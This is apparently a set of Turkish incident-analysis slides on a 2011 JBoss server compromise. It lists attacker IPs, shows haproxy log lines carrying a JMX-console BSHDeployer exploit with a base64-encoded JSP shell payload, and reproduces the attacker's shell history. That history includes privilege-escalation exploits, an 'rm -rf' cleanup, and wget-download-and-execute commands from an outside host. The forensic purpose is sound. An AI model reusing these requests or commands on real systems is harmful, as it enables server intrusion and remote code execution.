- Gerçekleştirilen tüm incelemeler sistemlerden alınmış loglar üzerinde gerçekleştirilmiştir.
- Analiz çalışmasında Firma2 firmaları tarafından sağlanan aşağıdaki veriler kullanılmıştır.
  - Database bağlantı logları
  - Load balancer erişim logları
  - Firewall/IPS logları
  - Disk analizi
  - Memory analizi
  - Jboss erişim logları

Nasıl belirlendi?

IP Adresi	Kurum İsmi	Sızma Yöntemi
50.16.109.4	AMAZON-EC2-8	Worm/Otomatik
190.146.192.22	Telmex Colombia S.A	Worm/Otomatik
74.55.162.114		Worm/Otomatik
184.73.242.15	AMAZON-EC2-7	Worm/Otomatik
125.88.105.88	China Telecom	Worm/Otomatik
119.163.193.26		Worm/Otomatik
117.120.5.226		Worm/Otomatik
200.129.188.4		Worm/Otomatik

Proxy Log Analizi

Log Yönetimi ve Saldırı Analizi

./haproxy.log.2/haproxy.log.0:Oct 28 14:33:17 localhost haproxy[31118]: SALDIRGAN_IP:49115 [28/Oct/2011:14:33:17.001] tikla3_80 tikla3_80/webapp2 25/0/1/20/53 500 182 - - ---- 1/0/0/0/0 0/0 "HEAD /jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.deployer:service=BSHDeployer&methodName=createScriptDeployment&argType=java.lang.String&arg0=import%20java.io.FileOutputStream%3B%0Aimport%20sun.misc.BASE64Decoder%3B%0A%0AString%20val%20%3D%20%22CjwlQAp
wYWdlIGltcG9ydD0iamF2YS5sYW5nLiosIGphdmEudXRpbC4qLCBqYXZhLmlvLiosIGphdmEubmV0LioiCiU%2BCiAgICAgICAgICAgIDwlIQogICAgICAgICAgICAgICAgc3RhdGljIGNsYXNzIFN0cmVhbUNvbm5lY3RvciBleHRlbmRzIFRocmVhZAogICAgICAgICAgICAgICAgewogICAgICAgICAgICAgICAgICAgIElucHV0U3RyZWFtIGlzOwogICAgICAgICAgICAgICAgICAgIE91dHB1dFN0cmVhbSBvczsKCiAgICAgICAgICAgICAgICAgICAgU3RyZWFtQ29ubmVjdG9yKCBJbnB1dFN0cmVhbSBpcywgT3V0cHV0U3RyZWFtIG9zICkKICAgICAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgICAgICAgIHRoaXMuaXMgPSBpczsKICAgICAgICAgICAgICAgICAgICAgICAgdGhpcy5vcyA9IG9zOwogICAgICAgICAgICAgICAgICAgIH0KCiAgICAgICAgICAgICAgICAgICAgcHVi
./haproxy.log.2/haproxy.log.0:Oct 28 15:04:30 localhost haproxy[31118]: SALDIRGAN_IP:50914 [28/Oct/2011:15:04:30.166] tikla3_80 tikla3_80/webapp1 19/0/0/19/54 500 182 - - ---- 0/0/0/0/0 0/0 "HEAD /jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.deployer:service=BSHDeployer&methodName=createScriptDeployment&argType=java.lang.String&arg0=import%20java.io.FileOutputStream%3B%0Aimport%20sun.misc.BASE64Decoder%3B%0A%0AString%20val%20%3D%20%22CjwlQAp
wYWdlIGltcG9ydD0iamF2YS5sYW5nLiosIGphdmEudXRpbC4qLCBqYXZhLmlvLiosIGphdmEubmV0LioiCiU%2BCiAgICAgICAgICAgIDwlIQogICAgICAgICAgICAgICAgc3RhdGljIGNsYXNzIFN0cmVhbUNvbm5lY3RvciBleHRlbmRzIFRocmVhZAogICAgICAgICAgICAgICAgewogICAgICAgICAgICAgICAgICAgIElucHV0U3RyZWFtIGlzOwogICAgICAgICAgICAgICAgICAgIE91dHB1dFN0cmVhbSBvczsKCiAgICAgICAgICAgICAgICAgICAgU3RyZWFtQ29ubmVjdG9yKCBJbnB1dFN0cmVhbSBpcywgT3V0cHV0U3RyZWFtIG9zICkKICAgICAgICAgICAgICAgICAgICB7CiAgICAgICAgICAgICAgICAgICAgICAgIHRoaXMuaXMgPSBpczsKICAgICAgICAgICAgICAgICAgICAgICAgdGhpcy5vcyA9IG9zOwogICAgICAgICAgICAgICAgICAgIH0KCiAgICAgICAgICAgICAgICAgICAgICAgIHRoaXMuaXMgPSBpczsKICAgICAgICAgICAgICAgICAgICAgICAgdGhpcy5vcyA9IG9zOwogICAgICAgICAgICAgICAgICAgIH0KC

Saldırı Sonrası Aktiviteler

Log Yönetimi ve Saldırı Analizi

- 734 id
- 735 ./exploit
- 736 ./exploit-pulseaudio
- 737 id
- 738 ls -la
- 739 ls -la
- 740 cd ..
- 741 rm -rf w1w*
- 742 ls
- 743 exit
- 744 rm -rf a.py
- 745 curl
- 746 gcc
- 747 cd /tmp;wget muie.altervista.org/raven/pula.sh;chmod +x pula.sh;./pula.sh;rm -rf pula.sh payload.c exploit
- 748 cd /tmp;wget muie.altervista.org/raven/a.x;chmod +x a.x;./a.x
- 749 clear

Log Yönetimi ve Saldırı Analizi
İkinci Bölüme Geçiniz!